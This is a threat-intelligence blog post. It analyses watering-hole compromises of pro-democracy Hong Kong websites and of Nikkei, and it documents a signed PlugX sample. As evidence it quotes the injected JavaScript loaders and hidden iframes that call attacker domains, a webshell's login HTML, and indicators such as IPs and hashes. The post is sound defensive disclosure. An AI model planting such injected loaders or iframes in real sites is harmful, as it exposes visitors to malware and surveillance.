Democracy in Hong Kong Under Attack

Posted on October 9, 2014 by Steven Adair


Over the last few months, Volexity has been tracking a particularly remarkable advanced persistent threat (APT) operation involving strategic web compromises of websites in Hong Kong and Japan. In both countries, the compromised websites have been particularly notable for their relevance to current events and the high profile nature of the organizations involved. In particular the Hong Kong compromises appear to come on the heels of the **Occupy Central Campaign** shifting into high gear. These compromises were discovered following the identification of malicious JavaScript that had been added to legitimate code on the impacted websites. This code meant that visitors were potentially subjected to exploit and malicious Java Applets designed to install malware on their systems. While investigating these cases, Volexity also discovered additional APT attack campaigns involving multiple other pro-democratic websites in Hong Kong. These attempts at exploitation, compromise, and digital surveillance are detailed throughout this post.

Compromised Pro-Democratic Hong Kong Websites

Warning: Many of these websites may still be compromised and present a risk to visitors. Browse with caution.

Alliance for True Democracy â€“ Hong Kong

Over the last two days, Volexity has observed malicious code being served up from the website of the Alliance for True Democracy (ATD) in Hong Kong (www.atd.hk). ATD is an alliance of people and organizations dedicated to democracy and universal suffrage in Hong Kong. At the time of this writing malicious code is still live on the website, so please visit with care until the website is clean. Below is a screen shot of the malicious code references found pre-pended to a JavaScript file on the website named **superfish.js**.



```
document.write("<script language=javascript src=http:\/\/java-se.com\/o\.js><\/script>");
/*
 * Superfish v1.4.8 - jQuery menu widget
 * Copyright (c) 2008 Joel Birch
 *
 * Dual licensed under the MIT and GPL licenses:
 *      http://www.opensource.org/licenses/mit-license.php
 *      http://www.gnu.org/licenses/gpl.html
 *
 * CHANGELOG: http://users.tpg.com.au/j_birch/plugins/superfish/changelog.txt
 */

;(function($){
        $.fn.superfish = function(op){
```

This JavaScript file is called from other parts of the website and effectively nests the loading of additional JavaScript written and interpeted as:

> **<script language=javascript src=http://java-se.com/o.js</script>**

The domain name **java-se.com** is known bad and associated with APT activity. At the time of this post, the domain is hosted on the Japanese IP address **210.253.101.105**.


> 7506 | 210.253.96.0/20 | INTERQ | JP | GMO.JP | GMO INTERNET INC.

Volexity has yet to actually see the contents of the file o.js, as the websites has continuously returned HTTP 403 responses each time it was requested. The file was requested from IP addresses throughout Asia without ever returning valid content. Itâ€™s unclear if this code is activated at certain times or if there is a whitelist of IPs restricting access to the file to specific targets. This same code has also been observed being served from another Hong Kong website described in the next section.

Webshell Backdoor

While examining the ATD website, Volexity also observed that the site had a password protected backdoor webshell placed on it. This is a fairly popular webshell that Volexity has encountered on several occasions when dealing with website compromises. Volexity refers to this shell as the Angel Webshell, named after its default password of â€œangelâ€. The shell will simply display the text â€œPassword:â€, a text input box, and a Login button. A screen shot of the webshell as observed on the ATD website can be seen below.

Despite the shell being written in PHP and only displaying a simple Login prompt, it is easy to identify the Angel webshell based on unique components of its viewable HTML source code. The HTML source of this page is displayed in the following image.



```
<style type="text/css">
input {font:11px Verdana;BACKGROUND: #FFFFFF;height: 18px;border: 1px solid #666666;}
</style>
<form method="POST" action="">
<span style="font:11px Verdana;">Password: </span><input name="password" type="password" size="20">
<input type="hidden" name="doing" value="login">
<input type="submit" value="Login">
</form>
```

While Volexity operates under the assumption attackers have placed webshells on webservers they have compromised, in this particular instance it can be seen with certainty. Attackers will often upload new webshells or add simple China Chopper style modifications to legitimate existing files in an attempt to maintain persistence to these systems.

Democratic Party Hong Kong

In the last week, Volexity also observed both the English and Chinese language websites for the Democratic Party Hong Kong compromised with the same malicious code found ont he ATD website (www.dphk.org | eng.dphk.org). DPHK is a pro-democracy political party in Hong Kong. Like the ATD website, at the time of this writing the DPHK websites are also serving up malicious code, so please browse with caution. During our research for this post, we also became aware of multiple public reports related to the compromise of the DPHK website on both Twitter and via ThreatConnect. Our good friend Claudio Giurianeri posted the following tweet on October 3, 2014


> The website of the Democratic Party of Hong Kong has been compromised and still is. Let them know.
> **#OccupyCentral**

Diving further into some of the replies to this tweet is a plethora of information regarding the exploit domain java-se.com. In particular, a tweet from Brandon Dixon with relevant data from the PassiveTotal project details several subdomains and IP addresses associated with java-se.com. While Volexity has only observed a handful of the hostnames in the wild thus far, other active subdomains suggest there could be additional on-going exploit or malware activity from the domain. Additional reporting on this activity and another going back to August 2014 was also recently shared on ThreatConnect. Despite all of this attention, the DPHK website is still compromised and references the JavaScript from the hostile domain.

It is also worth noting that this is not the first time that the DPHK website has been used in a strategic web compromise. Back in May 2011, Kaspersky Lab reported the website was being leveraged to target users with Flash Exploits. The DPHK appears to be of high value with respect to targeting visitors.

People Power â€“ Hong Kong

During the course of investigating activity related to the ATD and DPHK websites, Volexity also observed that the website of the political coalition and pan-democratic organization People Power in Hong Kong (www.peoplepower.hk) had been compromised as well. However, unlike the other two websites, the People Power website did not contain JavaScript modifications pointing to java-se.com. Instead the website appears to have malicious iFrames leveraging the Chinese URL shortener **985.so**. At the bottom of several of the pages for the People Power website are four iFrames as seen in this screen shot of the website source:



```
<iframe src="http://985.so/bUYj" width="0" height="0">
<iframe src="http://985.so/bUYe" width="0" height="0">
<iframe src="http://985.so/b6hW" width="0" height="0">
<iframe src="http://985.so/bUYf" width="0" height="0">
</body>
</html>
```

Those links, with the exception of the first one, all redirect to exploit pages on the Hong Kong IP address **58.64.178.77**.

URL	Meta Refresh Page

hXXp://985.so/bUYj	N/A (HTTP 404)
hXXp://985.so/bUYe	hXXp://58.64.178.77:80/SiteLoader
hXXp://985.so/b6hW	hXXp://58.64.178.77/mPlayer
hXXp://985.so/bUYf	hXXp://58.64.178.77:80/0wnersh1p

These pages load scripts that conduct profiling of the system for various software, plugins, and other related information, as well as load Java exploits designed to install malware on the target system. If successful, the exploits will install either a 32-bit or 64-bit version of the malware. Both files are found within the Java Archives files. Below are details on each of the malware files.


Filename: main.dll
File size: 13824 bytes
MD5 hash: 1befa2c2d1bfc8e87d52871c868f75fe
SHA1 hash: 8f81bb0bfa6b3ebf3ef4ea283b23a5ccae5b6817
Notes: 32-bit version of malware, which beacons to 58.64.178.77:443.

Filename: main64.dll
File size: 15872 bytes
MD5 hash: a482a84d13c76b950ce5bc7e75f4edef
SHA1 hash: c0a4b9145e0066f5c1534beddc9c666ea8eb0882
Notes: 64-bit version of malware, which beacons to 58.64.178.77:443.

At the time of this writing, the People Power website is still serving up malicious code. Volexity recommends avoiding this website and/or browsing with caution. Volexity believes a separate group of attackers is responsible for this exploit activity and that they are not affiliated with the java-se.com operations.

The Professional Commons â€" Hong Kong

While digging deeper into pro-democratic websites in Hong Kong, Volexity also discovered peculiar code on the website of a pro-democratic and pro-universal suffrage public policy think thank The Professional Commons (www.procommons.org.hk). In the case of this website, there is suspicious JavaScript code that writes an iFrame pointing back to a non-existent HTML page on a hotel website in South Korea. The code from the website can be seen in the screen shot below.



```
<a href='http://www.procommons.org.hk/tag/%e9%a6%99%e6%b8%af' class='tag-link-28' title='3 篇話題' style='
</li><li id="text-3" class="widget widget_text">          <div class="textwidget"><script>
document.write('<iframe src=http://www.hotel365.co.kr/Lnk/tw/index.html width=0 height=0></iframe>');
</script></div>
        </li>  </ul>
</div>
```

The URL in question points to:

```
hXXp://www.hotel365.co.kr/Lnk/tw/index.html
```

This link does not work and will redirect a visitor back to the main page of the website. There does not appear to be any reason for the Professional Commmons website to have a hidden iFrame link randomly placed in the middle of its HTML code. It is suspected that this was a formerly active exploit URL. If it is actually malicious, it is possible the code could be re-activated at any time. Volexity recommend the URL and the Professional Commons website be browsed with caution.


High Profile Compromised Japanese Website

The Japanese Nikkei

In early September, the APT group behind java-se.com raised its visibility on Volexityâ€™s radar following a compromise that effectively impacted many components of the Japanese Nikkei. In the first week of September, a subdomain used to load JavaScript code and additional files onto other Nikkei web properties such as **www.nikkei.com** and **asia.nikkei.com** was compromised. In particular a JavaScript file loaded from **parts.nikkei.com** was modified to reference another JavaScript file from **jre76.java-se.com** hosted on the Japanese IP address **211.125.81.203**.

7506 | 211.125.80.0/22 | INTERQ | JP | GMO.JP | GMO INTERNET INC.

The code has since been taken down. However, in early September the JavaScript was pre-pended to the file http://parts.nikkei.com/parts/SC/s_cDS.js as seen in the screen shot below.



```
document.write("<script language=javascript src=http://jre76.java-se.com/js/rss.js></script>");
<!--
/* NIKKEI_ID SerialID customize */
//cookie NIKKEI_ID serialID puts into prop13 instead of NikkeiID_code.
        cklng = document.cookie.length;
        ckary = document.cookie.split("; ");
        ckstr = "";

        i = 0;
        while (ckary[i]){
                if (ckary[i].substr(0,18) == "NID-Serial-Cookie="){
                        ckstr = ckary[i].substr(18,ckary[i].length);
                        break;
                }
                i++;
        }
```


Like the JavaScript from the ATD and DPHK websites, Volexity was never actually able to obtain a live copy of this script. Each request results in an HTTP 403 response from the server. Volexity suspects the code was either active at select times and/or was only served to a subset of visitors. The code has not been observed on the s_cDS.js file for nearly a month now.

Live Exploits, Stolen Certificates, and Signed Malware

While tracking this APT activity, Volexity has also come across other seemingly unrelated compromises of websites in Hong Kong and Japan associated with the java-se.com activity. Despite several sites being compromised, the above activity tied to java-se.com did not result in the successful capture of actual exploit code or malware. However, research into other websites and activity involving java-se.com did lead Volexity to live exploits and malware. In particular Volexity came across live exploit code hosted at **jdk-7u12-windows-i586.java-se.com** on the Japanese IP address **210.253.96.200**.

7506 | 210.253.96.0/20 | INTERQ | JP | GMO.JP | GMO INTERNET INC.

This system hosted a JavaScript file, which in turned loads a malicious Java Applet. In testing the the Java Applet pops up a notification to the user asking them if they want to run the applet. Volexity has not had enough time to thoroughly analyze the file to see if it is an actual exploit or if the attackers rely on user assisted malware installation. The pop-up does make it appear as if the file is an update to Java. The popup displayed by Java is displayed below.



Do you want to run this application?

Name: jre-7u61-windows-x86-Update

Publisher: WindySoft

Location: http://jdk-7u12-windows-i586.java-se.com

This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the location and publisher above.

□ Do not show this again for apps from the publisher and location above

As can be seen in the image above, this popup could be misconstrued by a user as an update to Java despite the java-se.com domain and the Publisher being listed as **WindySoft**. Interestingly the Java Archive being loaded is digitally signed by a certificate issued to WindySoft, an online gaming company from South Korea. We cannot confirm this certificate actually belonged to WindySoft at any point in time, however, there is fairly established precedent of certificates from online gaming companies being used to digitally sign malware and attack tools.

PlugX Strikes Again â€“ Digitally Signed & Using 163.com Blogs


As one might expect, choosing to press the Run button would be bad news for someone presented with this prompt. If one were to click Run from this prompt, it would result in the file **css.jpg** being download over an encrypted channel from a folder on **https://elsa-jp.jp**. Note that elsa-jp.jp is a website hosted on the same IP address jdk-7u12-windows-i586.java-se.com and is likely compromised. The file css.jpg is of course not a JPEG file, it is an executable that has been encoded with the single-byte XOR key 0xFF.

> **Filename:** css.jpg
> **File size:** 168776 bytes
> **MD5 hash:** b3a9e6548fb3cc511096af4d68b2e745
> **SHA1 hash:** 394703d1240ccd3aaeeef50c212313e3036741b1
> **Notes:** Executable file downloaded by Java Applet that has been encoded with XOR 0Ã—99

Taking a closer look at the resulting executable we have, it turns out it is a newer sample of PlugX. In this particular sample an interesting and notable string was observed:

> C:\wocawocawoca\piao\Release\caca.pdb

Also of interest is that as observed from the Java Applet, the executable is also digitally signed by a certificate issued to â €œWindySoft.â€



Certificate Information

The digital signature of the object did not verify.

Issued to: WindySoft


Issued by: VeriSign Class 3 Code Signing 2010 CA

Valid from 11/8/2012 to 1/8/2015

Upon execution the malware sample immediately does a DNS resolution for the following hostname:

> **jduhf873jdu7.blog.163.com**

The PlugX sample connects to the blog and parses the page for a command for where to connect to next. This is very similar to the method described by FireEye in their blog on Operation Poisoned Hurricane. The primary difference being that the attackers opted to use a 163.com Blog over a Google Code page to embed the command. Taking a closer look at the Blog page the following post is observed:



DZKSCAAAAJPBBDHDDDOCCDFDFDOCCDBDHDOCHDHDDZJS

2014-9-16 23:41:03

asdf

The primary string to focus on is in the title of the post:
DZKSCAAAAJPBBDHDDDOCCDFDFDOCCDBDHDOCHDHDDZJS

Using the same decoding routine describe by Cassidian in a PlugX post of theirs from earlier this year, we can see this command decodes to instruct the malware to connect to a U.S.-based Linode IP address at Hurricane Electric: **173.255.217.77**.

> 6939 | 173.255.208.0/20 | HURRICANE | US | LINODE.COM | LINODE

A look at passive DNS identifies several hostnames that recently resolved to the IP address. The ones that still resolve to the IP are listed below:

> **dns.apasms.com**
> **ns.gpass1.org**
> **ns1.gpass1.org**

These hostnames may be related but at the time of this writing we have not seen them in use in malware and are unable to confirm.

Conclusion

As we have seen for several years now, dissenting groups, especially those seeking increased levels of freedom frequently find themselves targeted for surveillance and information extraction. In the digital age, a strategic web compromise (exploit drive-by) has become a key weapon of choice for to conduct such operations. These types of attacks are far from overt, as a typical target and victim opted to go on their own to what they believe should be a safe and trusted website. In the case of this post, it appears that at least two different attackers were involved in compromising and placing malicious code on Pro-Democratic websites in Hong Kong. This is not the first time and surely will not be the last time that those in favor of democracy in Hong Kong will be targeted. Unfortunately with the level of access and infrastructure the attackers appear to have, this is quite an uphill battle. Continuing to expose these attack is one means that shines light on these attack operations with an aim at putting a dent in their success.